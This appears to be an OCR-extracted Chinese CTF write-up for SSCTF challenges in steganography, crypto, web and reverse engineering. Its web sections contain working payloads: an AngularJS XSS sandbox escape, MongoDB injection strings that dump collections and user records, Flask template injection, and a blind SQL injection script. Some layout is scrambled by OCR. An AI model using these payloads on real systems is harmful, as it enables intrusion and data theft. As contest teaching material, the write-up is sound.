
Misc 100 Speed Data

将 pdf 扔到 010Editor 里面，发现加了很多 0x20 和 0x9 的附加数据，联想到 pdf 里面奇怪的空格和 TAB，觉得这里一定是隐藏数据的位置：



将数据复制到另外一个文件，写脚本提取：

```
f = open('misc.bin', 'rb')
bs = f.read(99999)

s = ''
tmp = ''

for c in bs:
    if c == chr(0x09):
        tmp += '1'
    elif c == chr(0x20):
        tmp += '0'
    elif c == chr(0x0d):
        #print tmp, int(tmp,2)
        s += chr(int(tmp,2))
        tmp = ''

print s
```

运行得到 flag：

```
txtFlag is SSCTF{6a6857ce76d4d6ce3b0e02b9e3738698}
```

Misc 300 Hungry Game

一个网页游戏，客户端是 JS 是实现的，可以直接右键获取源码。
游戏过程中会和服务器通过 websocket 进行交互，收发一些玩家状态和操作的信息。

例如进入下一关时，给服务端发送：
[{"act":"next","data":{}}]

游戏共五个场景，参照客户端代码的逻辑利用 JS 发送适当信息即可通关：

第一关：直接在门口按空格或是发送 next
javascript:data = JSON.stringify([msg('next',{})]);ws.send(data);

第二关：有一道上锁的门，发送位移信息[{"act":"pos","data":{"x":xxx,"y":xxx}}]或是[{"act":"next","data":{}}]即可

第三关，要求砍树 99999 秒，伪造一个 time 即可：
javascript:data = JSON.stringify([msg('wood',{"time":999999990})]);ws.send(data);

第四关：要求挖 9999 个钻石，这次不能直接伪造数量了，分多次挖吧：
javascript:diamondtimes = 9;data = JSON.stringify([msg('diamond', {'count': diamondtimes})]);for (var i = 0; i < 1112; i++){ws.send(data);}

第五关：BOSS 会不断移动，对 BOSS 所在的位置进行攻击，频率不能太快，打掉 15 点血即可
javascript:data = JSON.stringify([msg('attack',{'x':boss.x,'y':boss.y})]);ws.send(data);
游戏提示还可以杀其他玩家，没有尝试。。。。

```
Attack:boss, total 15
SSCTF{458f92a8448c0d21e068f495440c531e}
Attacked by boss
```

Crypto&Exploit 100 HeHeDa

这题给了一个加密算法，给出了明文（部分）和加密后的密文结果，然后给出了 flag 的密文。

尝试对 8 字节密钥进行修改，发现密钥各字节之间不会相互影响，且每次影响密文 8 字节，于是首先对密钥进行爆破，找到最符合的一组密钥：\x5e\x26\x23\x71\x44\x39\x33\x5f

再根据密文长度确定 flag 长度，反过来爆破明文，核心代码如下：

```
def test(p):
    #A B C D = ……
    plain = bytearray(p)
    key = bytearray("\x5e\x26\x23\x71\x44\x39\x33\x5f")
    assert len(key) == 8
    t1 = bytearray()
    for i in plain:
        t1.append(A[i])
    t2 = bytearray()
    for i in range(len(t1)):
        t2.append(LShift(t1[i], B[i % 8]))
    for times in range(16):
        for i in range(len(t2)):
```

```
                t2[i] = C[t2[i]]
            for i in range(len(t2)):
                t2[i] = LShift(t2[i], i ^ D[i % 8])
            for i in range(len(t2)):
                t2[i] ^= key[i % 8]
        out = ""
        for i in t2:
            out += encode(i)

        return out

def points(str1, str2):
        r = 0
        for i in range(0, len(str1)):
            if str1[i] == str2[i]:
                r += 1
        return r

def main():
        #real =  密文内容
        ss = ''
        for l in range(0, 27):
            max_p = 0
            max_c = chr(0)
            for c in range(0, 255):
                k = ss + chr(c) + 'A'*(27-l-1)
                p = points(test(k), real)

                if p > max_p:
                    max_c = chr(c)
                    max_p = p

            ss += max_c
            print ss
        print ss
```

运行逐位爆破得到 flag：

SSCTF{1qaz9ol.nhy64rfv7ujm}

Crypto&Exploit 200 Chain Rule

这一题通过官方给出的提示，可以首先利用 start 作为起始密码进行解密，然后可以解压出下一个密码，依次这样进行下去，最后可以得到一个没有密码的 pwd.zip 和有密码 flag.zip，解压 pwd.zip 之后，在 376831.txt 中看到提示“Follow the path, collect the comments. Avoid the BLACKHOLE!”。

拿到做算法的队友搜到的路径，使用 zipinfo –v pwd.zip 查看注释发现了猫腻：

```
000007d0h: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 20 66 69 6C 65 20 ; ---------- file
000007e0h: 63 6F 6D 6D 65 6E 74 20 62 65 67 69 6E 73 20 2D ; comment begins -
000007f0h: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D ; ----------------
00000800h: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 0A 09 0A 2D 2D ; ----------...--
00000810h: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D ; ----------------
00000820h: 2D 2D 2D 2D 2D 2D 2D 2D 20 66 69 6C 65 20 63 6F ; -------- file co
00000830h: 6D 6D 65 6E 74 20 65 6E 64 73 20 2D 2D 2D 2D 2D ; mment ends -----
00000840h: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D ; ----------------
00000850h: 2D 2D 2D 2D 2D 2D 2D 2D 0A 0A 43 65 6E 74 72 61 ; --------  Centra
```

txt 文件注释分为三种：没有注释、注释为 0x09、注释为 0x20，结合之前求出的路径，写脚本算 flag：

```
f = open('o.txt', 'r')
lines = f.readlines()
ff = open('dir.txt', 'rb')
lines_dir = ff.readlines()

r = ''
bits = ''
for l in lines:
    if len(bits)==8:
        ch = chr(int(bits,2))
        r += ch
        bits = ''

    for dir_l in lines_dir:
        if l.strip() in dir_l.strip():
            if dir_l.split(' ')[-1].strip() == '0x9':
                bits += '1'
            elif dir_l.split(' ')[-1].strip() == '0x20':
                bits += '0'
            break
print r
```

运行后得到最后一大堆话：

```
When I am dead, my dearest,
Sing no sad songs for me;
Plant thou no roses at my head,
Nor shady cypress tree:
Be the green grass above me
With showers and dewdrops wet:
And if thou wilt, remember,
And if thou wilt, forget.

password part1:Thispasswordistoolong

I shall not see the shadows,
I shall not see the rain;
I shall not hear the nightingle
Sing on as if in pain:
And dreaming through the twilight
That doth not rise nor set,
Haply I may remember,
And haply I may forget.

password part2:andyoudon'twanttocrackitbybruteforce

That's all.
```

根据密码解压 flag.zip，得到 flag：

```
Flag is SSCTF{Somewhere_Over_The_Rainbow}
```

Crypto&Exploit 300 Nonogame

这道题思路是先解出每一轮的图，接出来是一个二维码，扫出来的结果是一个 md5 值|next|salt。如图

然后卡在这里了好久，不知道这个是什么意思。最后突然发现接出来的前几轮图中前面的 md5 值恰好分别为 S+salt,S+salt,C+salt,T+salt,F+salt 的 md5 值。例如上图中是第四轮的图，算出 md5 恰好吻合。

next 是进入下一轮的命令。这样就可以一轮一轮的全部解出来。

代码写的比较乱，大致分为三步部分，最后把总的脚本附上。

1、交互：

```
from pwn import *
p=remote('socket.lab.seclover.com',52700)
print p.recvuntil('Email Addr : ')
p.sendline('rockyrays@163.com')
print p.recvuntil('Password      : ')
p.sendline('AzbGpUSORQom')
print p.recvuntil(':~$ ')
ll=['sudo su','id','w','eval','bash','ls','dir','cd','mv','cp','pwd','tree',\
'apt','mysql','php','head','tail','cat','grep','more','less','vim','nano','sed'\
```

```
,'awk','ps','top','kill','find','break','gcc','debug','git','curl','wget','gzip','tar','ftp','ssh','exit']
for index in ll:
    p.sendline(index)
    mydata=p.recvuntil('[root@Seclover]:~#').split('\r\n')[1]
    print index,mydata
```

最开始的 ll 列表中只有 sudo su，每执行一次得到一个 json 数据，解出后得到下一轮命令，再加入 ll 列表中。


2、解 nonogame:

http://www.hakank.org/constraint_programming_blog/2010/11/google_cp_solver_a_much_faster_nonogram_solver_using_defaultsearch.html 中的 nonogram_default_search.py 稍作修改而成。

3、生成二维码:

```
#!/usr/bin/env python
import Image,os
MAX = 29

file = open('record.txt','r')
text=file.read()
data=text.split('\n')
lz=0
for index in data:
    st=index
    pic = Image.new("RGB",(MAX, MAX))
    i=0
    for y in range (0,MAX):
        for x in range (0,MAX):
            if(st[i] == '1'):
                pic.putpixel([x,y],(0, 0, 0))
            else:
                pic.putpixel([x,y],(255,255,255))
            i = i+1

    # pic.show()
    pic.save(str(lz)+".png")
    lz=lz+1
os.remove("record.txt")
```

最后总的脚本在邮件附件中。每执行一次会在当前目录中生成一堆的二维码图片，一般扫描最后一个。



有几次是在中间的图片中扫出来的。扫出来后将 next 添加到第 120 行的 ll 中。继续进行下一轮。全部的命令解出来为

```
ll=['sudo su','id','w','eval','bash','ls','dir','cd','mv','cp','pwd','tree',\
'apt','mysql','php','head','tail','cat','grep','more','less','vim','nano','sed'\
,'awk','ps','top','kill','find','break','gcc','debug','git','curl','wget','gzip','tar','ftp','ssh','exit']
```

最后算出来一堆的 md5，是 flag 的每一位加 salt 的 md5，于是爆破 flag 的结果如下。其中后面 an 是破解 md5 后的出来的首字母字母。所有的连接起来即为 flag。

```
3c?098c22fd71??8|Next:cd|Salt:aa58 an：5
ec69899129c2dae?|Next:mv|Salt:f2a5 an:a
a38b2?3a8212d32d|Next:cp|Salt:7885 an:2
?caff077c11b9691|Next:pwd|Salt:2ab1 an:e
58be1315a614?46e|Next:tree|Salt:76b6 an:1
234?0e69?36def3b|Next:apt|Salt:8db9 an:e
c8aed8?978026662|Next:mysql|Salt:dcf3 an:9
a1af2?5de32cdbc?|Next:php|Salt:ddb3 an:f
?8?ea7?0f3e1ce9b|Next:head|Salt:fb9c an:a
d8b?291abe05b?8e|Next:tail|Salt:b48e an:f
82?c?3eb76fe3b6f|Next:cat|Salt:4bb9 an:6
b4d4?e4e38dcac52|Next:grep|Salt:6880 an:5
3243de3b79b6c6d?|Next:more|Salt:3bf9 an:f
0f5d6a?7fbab1aee|Next:less|Salt:8947 an:5
73dfee?29?66758d|Next:vim|Salt:39a8 an:6
e?71?0?7ecc658?c|Next:nano|Salt:0729 an:4
b00674c72de6d?d3|Next:sed|Salt:a3df an:a
57396e?e9c6fa012|Next:awk|Salt:ee13 an:5
25a3?4b39c22?323|Next:ps|Salt:c1c0 an:f
b4d944e3?db81322|Next:top|Salt:9ed9 an:2
7c?81165f91309?b|Next:kill|Salt:8aa0 an:4
4e0e9cdf707fbc?7|Next:find|Salt:0936 an:2
d0d1?095?55018dc|Next:break|Salt:60e4 an:0
```

89af09?79aec?d3b|Next:gcc|Salt:cae9 an:c
f706210049d70?f4|Next:debug|Salt:c2da an:7
ac821?424d868d43|Next:git|Salt:42cc an:4
30?05?8f85??5a7f|Next:curl|Salt:dadb an:a
92e499??38297c44|Next:wget|Salt:61f3 an:3
7e2ccdc331?8c14a|Next:gzip|Salt:4dba an:d
e7?f?c6ed7272f0f|Next:tar|Salt:7038 an:c
f3e95a9b43622e?e|Next:ftp|Salt:37a0 an:7
c9c03df62f?bfc03|Next:ssh|Salt:204f an:e

Web100 Up!Up!Up!


题目很明白，就是上传，但一直传不上去。网上找各种任意文件上传的洞，参考：http://www.wooyun.org/bugs/wooyun-2015-0125982

将 multipart/form-data 的大小写改下，然后将上传文件的 content-type 改为 image/jpg，上传成功。

Web200 Can You Hit Me?

XSS 题，要求 alert，将用户输入放到 p 标签中，过滤了 on、eval 和 alert 等，并且将<、>和 script 全局替换成_，无法插入标签还能 xss？仔细看网页源码中有一段 js，应该是 angularjs，估计和它有关。最后的 payload 为：

xss={{'a'.constructor.fromCharCode=[].join;'a'.constructor[0]='',alealertrt(1),'';$evevalal(a);}}




原理参考：
http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

Web300 Legend？Legend！

这道题有个搜索框，但与后台没交互，忽略。另外有个 news.php，传递的参数为 newsid，试了下注入没发现，后来出题人把报错信息打印出来了，根据报错信息搜到一篇比较靠谱的文章，http://drops.wooyun.org/tips/3939，接下来按照文章进行 mongodb 的注入就是。


先获得表名，payload 为:

newsid=1')};return{title:tojson(getCollectionNames())};//



数据藏在 user 表中，不明白为啥表名首字母都被大写了，在队友那没这情况。接着注 flag，payload 为：

newsid=1')};return{title:tojson(db.user.find()[0])};//



登录这个邮箱即可获取 flag。

Web400 Flag-Man

python 的站，通过 github 的授权 oauth，获取咱 github 账号的 name 后显示出来。更改 name 为{{1+1}}，显示 2，说明可以执行，是 Flask 的注入。

flag 肯定在源码中，只需知道其变量名即可直接显示出来。试了很久猜测其变量名为 flagman，且 Flask 的常见写法都是声明实例名为 app，将 name 改为{{app.flagman}}得到 flag。

Web500 AFSRC-Market

在 addcart.php 传入了参数 id，根据官方给的提示，应该是 is_numeric()函数对 id 进行了判断，经典的 php 审计点，将 payload 转换成 16 进制就可绕过。

提示是二次注入，但是没找到明显的直接回显处，有变化的只有 cost 的值，测试发现随着 id 的不同，cost 的值一直在变化，但当 id 为(3)时 cost 没显示值，id 为(1)时，cost 的值固定，且 id 为(select 1 from flag)时，cost 的值与 id 为(1)一样，说明 sql 语句被执行，找到注入点，上脚本。


```
# /usr/bin/python
#coding:utf-8
import requests
import re
import base64
import string
from time import sleep

def get_re(id):
    u = 'http://edb24e7c.seclover.com/add_cart.php?id='+id
    #print u
    s = requests.Session()
    header = {'Cookie': 'PHPSESSID=0gd2b7d31d28ibck5kg4gujhi6'}
    c = s.get(u,headers=header)

    sleep(0.1)
    #print c.content
    u2 = 'http://edb24e7c.seclover.com/userinfo.php'
    s2 = requests.Session()
    header2 = {'Cookie': 'PHPSESSID=0gd2b7d31d28ibck5kg4gujhi6'}
    c2 = s2.get(u2,headers=header2)

    return c2.content.split('The Last cost: ')[1].split('</p>')[0]

def main():
    charset = string.printable
    f = ''
    for j in range(1, 40):
        for i in charset:
            poc = '(if((select ascii(mid(flag,'+str(j)+',1)) from flag)='+str(ord(i))+',1,3))'
            #print poc
            if len(get_re('0x'+poc.encode('hex')))!=0:
                f += i
                print f
                break


if __name__ == "__main__":
    main()
```

注出来的数据是一个文件地址的 tips：2112jb1njIUlJ__tr_R/tips.txt

访问如下：

根据提示还得拿到 token，而 salt 最大长度为 5，遍历之，生成 salt 和 token 字典放入 burp 中爆破，得出正确 salt 和 token。


最后的数据包如下：



Reverse100 Re1

这题分析起来还是比较简单的，首先看一下函数逻辑，发现首先获取用户名和密码，如果用户名是 seclusr-007（这个通过 DEX 动态调试得到，没记错的话），就进行进一步的判断，将数据通过 so 库中的函数进行处理，处理之后和真正的 flag 进行比较，从而判断。

所以我们在关键函数上面下断点，发现 flag 如下：



Reverse200 Re2

逆向分析程序

程序会初始化并挂起 40 个进程。

1.前 32 个将输入的 flag 和分别与一串字串：

004043E4　63 36 37 38 64 36 67 36 34 33 30 37 67 66 34 67　c678d6g64307gf4g

004043F4　60 62 32 36 33 34 37 33 67 65 33 35 62 35 60 39　`b263473ge35b5`9

以及调试标志位异或。__readfssword(0x30)+2 为调试标准位。

```
thread00
input_str[0] = (__readfsword(0x30)+2)^0x63
dword_4042cc = 1

thread01
input_str[1] = (__readfsword(0x30)+2)^0x36
dword_4042cc = 1

thread02
input_str[2] = (__readfsword(0x30)+2)^0x37
dword_4042cc = 1

03 3e7 0x38
04 3e8 0x64
05 3e9 0x36
06 3ea 0x67
07 3eb 0x36
08 3ec 0x34
09 3ed 0x33
```

```
      +0xfb5  BooleanSpare          : [3] UChar
所以FS:[0x18]指向TEB本身，[eax+0x30]就是PEB所在地址。
接下来看PEB结构：
typedef struct _PEB {                              // Size: 0x1D8
      000h      UCHAR                    InheritedAddressSpace;
      001h      UCHAR                    ReadImageFileExecOptions;
      002h      UCHAR                    BeingDebugged;                    //Debug运行标志
      003h      UCHAR                    SpareBool;
      004h      HANDLE                   Mutant;
      008h      HINSTANCE                ImageBaseAddress;                 //程序加载的基地址
      00Ch      struct _PEB_LDR_DATA     *Ldr                              //Ptr32 _PEB_LDR_DATA
      010h      struct _RTL_USER_PROCESS_PARAMETERS    *ProcessParameters;
      014h      ULONG                    SubSystemData;
      018h      HANDLE                   DefaultHeap;
      01Ch      KSPIN_LOCK               FastPebLock;
```

2.线程 32

```
thread_32
获得线程锁
esi=0
i=0
k=0
do
  v2 = byte_4042c4[i]
  j=0
  do
    v2 = v2*2+byte_4043e4[j+k]
    j++
  while(j<8)
  byte_4042c4[i] = v2
  k+=8
  i++
while(k<24)

启动线程T_33
dword_4042cc = 1
释放锁
```

线程 33 存在花指令，nop 掉从地址 00401B48 到 00401BC6 之间的指令(nop 掉 ida 也翻

译不了)

```
UPX0:00401B39                push    offset CriticalSection
UPX0:00401B3E                call    ds:EnterCriticalSection
UPX0:00401B44                mov     byte ptr [ebp-4], 0
UPX0:00401B48                push    eax
UPX0:00401B49                mov     eax, ecx
UPX0:00401B4B                push    ecx
UPX0:00401B4C                add     ecx, edi
UPX0:00401B4E                push    edi
UPX0:00401B4F                sub     edi, ecx
```

```
UPX0:00401BC4                loope   near ptr loc_401BD5+2
UPX0:00401BC6                pop     edx
UPX0:00401BC7
UPX0:00401BC7 loc_401BC7:                            ; CODE XREF: l
UPX0:00401BC7                xor     eax, eax
UPX0:00401BC9
```

看汇编逆出逻辑

byte_404088[i] ^= (byte_404020 异或 ^ 0xc6)

(byte_4042C4+byte_4042C5+byte_4042C6+byte_4042C7)%0x100 = 0xdc

(x0+x1+x2+x3)%0x100 = 0xdc

x2 ^ x3 = 0x77

x0 ^ x3 = 0x09

x1 ^ x3 = 0x18

(x3^0x09 + x3^0x18 + x3^0x77 + x3) % 0x100 = 0xdc

计算有 16 组解，比较靠谱的是：0xba 0xab 0xc4 0xb3（韩某）

后面的处理逻辑倒推为：

flag->byte_4043E4->byte_4042C4

FBC4A31E4E17D829CA2242B2F893481B
<- md5(HpHRpRrPrhPh)
<- byte_404048[i]^byte_4042D0
异或之和(0xb4) ^ 2+ 1 = 0xb7
<-byte_4042D0 = 0x98

<- byte_404088[]
byte_4042D0 = (byte_404088异或 ^ 0x5A) + (byte_404088异或 ^ 0x42);
0x40 0x41 0x44 0x45 0x60 0x61 0x64 0x65

<- byte_404020[]
byte_404088[i] ^= (byte_404020异或 ^ 0xc6)
(byte_4042C4+byte_4042C5+byte_4042C6+byte_4042C7)%0x100 = 0xdc

(x0+x1+x2+x3)%0x100 = 0xdc
x2 ^ x3 = 0x77
x0 ^ x3 = 0x09
x1 ^ x3 = 0x18

(x3^0x09 + x3^0x18 + x3^0x77 + x3) % 0x100 = 0xdc

线程 37 和 39 为保护线程保护 38，没有实际操作

```
void __cdecl __noreturn thread_39()
{
  ResumeThread(*(HANDLE *)(T_37 + 44));
  ResumeThread(*(HANDLE *)(T_38 + 44));
  while ( 1 )
  {
    Sleep(0x3E8u);
    ResumeThread(*(HANDLE *)(T_38 + 44));
    EnterCriticalSection(&CriticalSection);
    if ( *(_BYTE *)(__readfsdword(48) + 2) )
      dword_4042CC = 2;
    LeaveCriticalSection(&CriticalSection);
  }
}
```

检查是否处于调试状态处于调试状态吧标准为 4042cc 设为 2，4042cc 只有在等于 19 的时候程序才会通过。

